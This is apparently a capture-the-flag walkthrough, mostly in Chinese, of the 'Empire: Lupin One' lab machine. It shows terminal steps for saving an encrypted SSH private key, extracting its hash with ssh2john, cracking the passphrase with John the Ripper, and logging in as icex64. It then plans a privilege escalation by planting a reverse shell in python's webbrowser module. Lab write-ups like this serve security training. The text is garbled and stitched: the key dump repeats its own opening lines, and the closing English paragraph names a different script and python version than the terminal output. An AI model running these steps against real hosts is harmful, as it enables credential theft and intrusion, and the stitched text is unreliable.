yviNXqtxyqKc5qYQMmlF1M+fSjExEYfXbIcBhZ7gXYwalGX7uX8vk8zO5dh9W9SbO4LxlI
8nSvezGJJWBGXZAZSiLkCVp08PeKxmKN2S1TzxqoW7VOnI3jBvKD3IpQXSsbTgz5WB07BU
mUbxCXl1NYzXHPEAP95Ik8cMB8MOyFcElTD8BXJRBX2I6zHOh+4Qa4+oVk9ZluLBxeu22r
VgG7l5THcjO7L4YubiXuE2P7u77obWUfeltC8wQ0jArWi26x/IUt/FP8Nq964pD7m/dPHQ
E8/oh4V1NTGWrDsK3AbLk/MrgROSg7Ic4BS/8IwRVuC+d2w1Pq+X+zMkblEpD49IuuIazJ
BHk3s6SyWUhJfD6u4C3N8zC3Jebl6ixeVM2vEJWZ2Vhcy+31qP80O/+Kk9NUWalsz+6Kt2
yueBXN1LLFJNRVMvVO823rzVVOY2yXw8AVZKOqDRzgvBk1AHnS7r3lfHWEh5RyNhiEIKZ+
wDSuOKenqc71GfvgmVOUypYTtoI527fiF/9rS3MQH2Z3l+qWMw5A1PU2BCkMso060OIE9P
5KfF3atxbiAVii6oKfBnRhqM2s4SpWDZd8xPafktBPMgN97TzLWM6pi0NgS+fJtJPpDRL8
vTGvFCHHVi4SgTB64+HTAH53uQC5qizj5t38in3LCWtPExGV3eiKbxuMxtDGwwSLT/DKcZ
Qb50sQsJUxKkuMyfvDQC9wyhYnH0/4m9ahgaTwzQFfyf7DbTM0+sXKrlTYdMYGNZitKeqB
1bsU2HpDgh3HuudIVbtXG74nZaLPTevSrZKSAOit+Qz6M2ZAuJJ5s7UElqrLliR2FAN+gB
ECm2RqzB3Huj8mM39RitRGtIhejpsWrDkbSzVHMhTEz4tIwHgKk01BTD34ryeel/4ORlsC
iUJ66WmRUN9EoVlkeCzQJwivI-
File Name to Write: victim_id_rsa
^G Help                  M-D DOS Format           M-A Append               M-B Backup File
^C Cancel                M-M Mac Format           M-P Prepend              ^T Browse
```


輸入私鑰後進行保存.



```
┌──(kali㉿kali)-[~]
└─$ chmod 600 victim_id_rsa

┌──(kali㉿kali)-[~]
└─$ cat victim_id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFClA
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3×8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
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
```


透過 chmod 600 victim_id_rsa 修改文件的權限,並透過 cat victim_id_rsa 確認是否保存好.

由於 SSH 私鑰已被加密,並且可以透過 fasttrack.txt 字典進行破解,便可利用 ssh2john 來提取 SSH 私鑰中的哈希值,並將其轉換為 John the Ripper 可以理解與破解的格式.
接下來 John the Ripper 便可以透過字典 fasttrack.txt 來進行字典破解.




```
┌──(kali㉿kali)-[~]
└─$ ssh2john victim_id_rsa > hash_password

┌──(kali㉿kali)-[~]
└─$ ls
bhp  Desktop  Documents  Downloads  hash_password  Music  Pictures  Public  shell.war  Templates  victim_id_rsa  Videos

┌──(kali㉿kali)-[~]
└─$ ssh2john victim_id_rsa
victim_id_rsa:$sshng$2$16$f2df77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d7631000000000a6165733235362d636263000000066263727970740000001800000010f2df77361693c16003677b8a33deeb06000000100000000100000217000000077373682d72736
1000000030100010000020100c1cc78f325cbe4f465e2cada65813f73fe63fdd4da8e53d428030a29e493718447e6fe3e4a426763fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fcfa944ce0deb0c115fda2b6d9429e81dc2527d02b7fed58e
3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb16974864877deb4190ab16c6454fb274c0a80bad7da99a83100baa38d8e40968d2c1cd3c4263a8d4d810d0102a15b913cbede25ad3f9d17c268eac8ccf7d9fcd35882efc395fd4299
b5c4b02566943ef571b3eac1f58a19fde159e12bd16750844b937f93b20c80b051b83474b88acf891cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7fb55a0b6ca9b7f489a657a26e6e3e899a91d77b07b02a2bfacf59cd13c9a41cca58e4885ed1c2ddcafdf5e9b148f0efb7cb99b780f
22151493bf02e67d1550e3d240cb31e7a77e07d1f66c5888da5a35f264c56b06b4a5f5dd701557664a2e5f79e5641d7f5e88a9ef52c7de43c8ed4edf3eccf91321483d621a10db119b39dbb58f5a8d085b8c70231429408735c98b82c667a9a368612297ef60e14ee98ed100a98bf5fb7c7c17ecee8
99b1574caffeba31ae1eea2c0f2ea9adceddd488519be087b5c5a5907fb527968294ca32ef33005b6f781161a9016d0029a0e3611a8610000075064b8515cb4008dae50f1375f34bdccea9975ecfa87dd1520e27a23612822dd4aa143b1200b69790b5fc0c50e9158db7eaa404d69a02f8b26c3c725
84a964eaf47068ed5a932431c067cc3f6eca70a3859f628da3d8fef318ee6b4764d098f127a8580c585d3a0acb672effea55c8643be8a62ddc9d004fbc00d8e47768c324d28d4ba28ceecaf3ab07771730787be7305f810c8079e0fb2f2606fdbef3eb31af57165c6bf839ef6097c5749795b40ec3f
011f00ae100fe1225136416857661109edfc5a1404a7847a93edf8b4afa452811a5406f053e21c858c8cf196ab4af1d5a44bc550f8803521c267f6fea5d290b41cd3939fd51ff264dd03dc1faf44272c7cfe0444fe095063acfa9c2eaea06e0090897e80ec59d2158926fd11d5282b73dd66055718c
26b943c5441e5814c1c359b62667422f719b54c51b12936fee583599716e2d0ec90454f7edaea137e9fb66f5e27f9d60ec66837165b8e8e1c178e0f4c5d1653a53452c256ea60dc943928e974a308ae2d93cbebe2a401f0e2c140c6db08e11538e3a6f6bbbcf5ed5af8508a8443cfe8b7f0a0118264
c92a74ea9499ab2dbc27949a1b7a6b5cfa9d74e2ce89a6672c7e96d83d73dc5f78ef2d835c5ab027a5d4196e22150ac060e42c278812c0f51d80c15dbf878e61dfc33462a67fed2ee34f2cd8c69f1f4ba5577b33bd858e4ea5972f0a5062fbcfde4702dc264a0a8846537e33988a941e4255a7ead33
e7d541f2f6fda0c5069020b955045f2a5cef2a73e4d007bd4323d4cc00f2fa00ae4361e64a4253c4ce8ac68654a4309fbe7d3c4f1b74767ec29d3ac53c621c4ce70d8b6c731aedf00bb8e966f92771937ea91074b9c77abdf274e26713d37539a2afbebb25f1f2de8428449ae0b5dc70f18d8697e19
c4720be2e9004c0604353e1d094a7501ee38eb923a82d6af2a44db847161f21e0b5cef9270128e5178b755fe164158f0fc65e7e6f14cad14349a804078d048fd8db0f91a81cc3c1c7c54938b850fb8ff1b9a6a2ac2eecf4e717e160d9797dc4d058cff64ab7404607cdc8b1cd70a99392a7566c4fba
5eef362790da0a818ed47d040dcfa825cf7881f43965d813e2d19c6df95ba99eaaa401c3c8123f09f8f589585b7c31bf51b7ab1a9a6a81b6dc74f777129cb2ca7e5ea99200b689233625a671f90a66a8e1e050e23bfbab129186ca6501b6cbdbbe34797b6b864dc021689ac358740d15eb9b61a4bdb
bc011ec31dec5c4b4f9cc1b8615c950057e0237ecc503adc2cef77a156f8a7fac71eaa8f34c3703359ecf9a745ed1123cc5c2be3fb6b66ad17164ae909ee5f0581f9f18c9f3bf83cba9dc3331712488eb746a49b93ad19de2622c01f22420a2bb599b452c41bccb8fd8b5ca2290e8e7a44506841b1b
a22140354af66840ef4d9d3a34495cbb987cf31b5ee72b894c257a93c65d3cab6e8ecef76a7af317f5bdc600155a1fb7ec631a1717b783b114b1f37a63adc49dfadd3eb7f618850febdb3df461fab02dab3b96da09a2d4dc98fa88236f09a57fe796990431cb97a0b0f32ef099391a3b01877c250ae
d836032b3ca471b29f29453034e7d7780f25360984b0cee07f7eedd672f36e6691f2a76213e78a8294160a892b6cacc106913cb6a41d4caf88d5eab71caa29ce6a610326945d4cf9f4a31311187d76c8701859ee05d8c1a9465fbb97f2f93cccee5d87d5bd49b3b82f1948f274af7b31892560465d9
0194a22e4095a74f0f78ac6628dd92d53cf1aa85bb54e9c8de306f283dc8a505d2b1b4e0cf9581d3b0549946f1097975358cd71cf1003fde4893c70c07c30ec857049530fc057251057d88eb31ce87ee106b8fa8564f5996e2c1c5ebb6dab5601bb9794c77233bb2f862e6e25ee1363fbbbbee86d65
1f7a5b42f304348c0ad68b6eb1fc852dfc53fc36af7ae290fb9bf74f1d013cfe8878575353196ac3b0adc06cb93f32b81139283b21ce014bff08c1156e0be776c353eaf97fb33246e51290f8f48bae21acc9047937b3a4b25948497c3eaee02dcdf330b725e6e5ea2c5e54cdaf109599d9585ccbedf
5a8ff343bff8a93d35459a96ccfee8ab76cae7815cdd4b2c524d45532f54ef36debcd554e636c97c3c01564a3aa0d1ce0bc19350079d2eebde57c758487947236188420a67ec034ae38a7a7a9cef519fbe0995394ca9613b68239dbb7e217ff6b4b73101f667797ea96330e40d4f53604290cb28d3a
d0e204f4fe4a7c5ddab716e20158a2ea829f067461a8cdace12a560d977cc4f69f92d04f32037ded3ccb58cea98b43604be7c9b493e90d12fcbd31af1421c7562e1281307ae3e1d3007e77b900b9aa2ce3e6ddfc8a7dcb096b4f131195dde88a6f1b8cc6d0c6c3048b4ff0ca71941be74b10b095312
a4b8cc9fbc3402f70ca16271f4ff89bd6a181a4f0cd015fc9fec36d3334fac5caae54d874c6063598ad29ea81d5bb14d87a43821dc7bae74855bb571bbe2765a2cf4debd2ad929200e8adf90cfa336640b89279b3b50496aacb96247614037e8011029b646acc1dc7ba3f26337f518ad446b4885e8e
9b16ac391b4b35473214c4cf8b48c0780a934d414c3df8af279e97fe0e465b0289427ae9699150df44a15964782cd02708af2$16$614

┌──(kali㉿kali)-[~]
└─$ 
```

透過 ssh2john victim_id_rsa > hash_password 從 SSH 私鑰文件中提取密碼哈希值並儲存到 hash_passwd 中.




```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash_password
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (victim_id_rsa)
1g 0:00:00:02 DONE (2024-12-22 06:55) 0.3816g/s 36.64p/s 36.64c/s 36.64C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ 
```

透過 John the Ripper 使用字典 fasttrack.txt 來進行字典破解.破解可以得出 ssh 的密碼為 **P@55w0rd!**




```
┌──(kali㉿kali)-[~]
└─$ ssh -i victim_id_rsa icex64@10.0.2.12
The authenticity of host '10.0.2.12 (10.0.2.12)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.12' (ED25519) to the list of known hosts.
Enter passphrase for key 'victim_id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$ 
```

透過先前獲得的 ssh 私鑰和密碼,利用 ssh 登入 victim,並透過 whoami 確認登入帳號.




```
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$ 
```

透過 cat user.txt 可以得到其中一個 flag.



```
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw─────── 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw─────── 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx────── 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ █
```

透過 sudo -l 確認當前用戶可以執行的命令.可以發現 arsene 用戶可以執行 heist.py 的文件.透過檢視 heist.py 文件,可以發現使用了一個叫做 webbrowser 的 python 庫.




We use the nano editor to open the module file and added the python reverse shell script inside the function that is called by the hack.py file. We saw earlier that it opens up a webpage in the browser. So, it will be using an open function. Hence, we will add the reverse shellcode as depicted below.

```
nano /usr/lib/python3.8/webbrowser.py
```

